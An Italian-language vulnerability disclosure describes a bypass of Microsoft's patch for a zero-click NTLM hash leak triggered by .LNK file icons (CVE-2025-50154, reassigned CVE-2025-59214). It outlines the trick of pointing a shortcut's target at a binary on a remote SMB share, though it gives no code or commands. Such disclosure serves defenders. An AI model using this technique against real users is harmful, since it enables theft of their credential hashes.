
Mentre Microsoft ha rilasciato un aggiornamento di sicurezza per una vulnerabilità di divulgazione di hash NTLM basata sulle icone, ho scoperto un bypass che consente comunque a un attaccante di recuperare hash NTLMv2-SSP senza interazione da parte dell'utente.

La vulnerabilità originale, recentemente patchata, era una divulgazione di hash NTLM a zero click attivata quando explorer.exe renderizzava l'icona di un file .LNK la cui icona era ospitata su un server SMB remoto.
Dopo la patch, explorer.exe non carica più le icone da percorsi SMB remoti, impedendo la divulgazione automatica degli hash NTLM.

Aggiornamento: la patch per CVE-2025-50154 non ha funzionato affatto. L'abbiamo segnalato e alla vulnerabilità è stato assegnato un nuovo CVE: CVE-2025-59214. Il POC è valido per entrambi i CVE.

Creando un file .LNK con:

  • Icona predefinita da shell32.dll
  • Percorso di destinazione che punta a un file binario ospitato su SMB remoto

Il processo explorer.exe recupererà comunque il file remoto per estrarre l'icona PE dalle sue risorse RT_GROUP_ICON e RT_ICON.
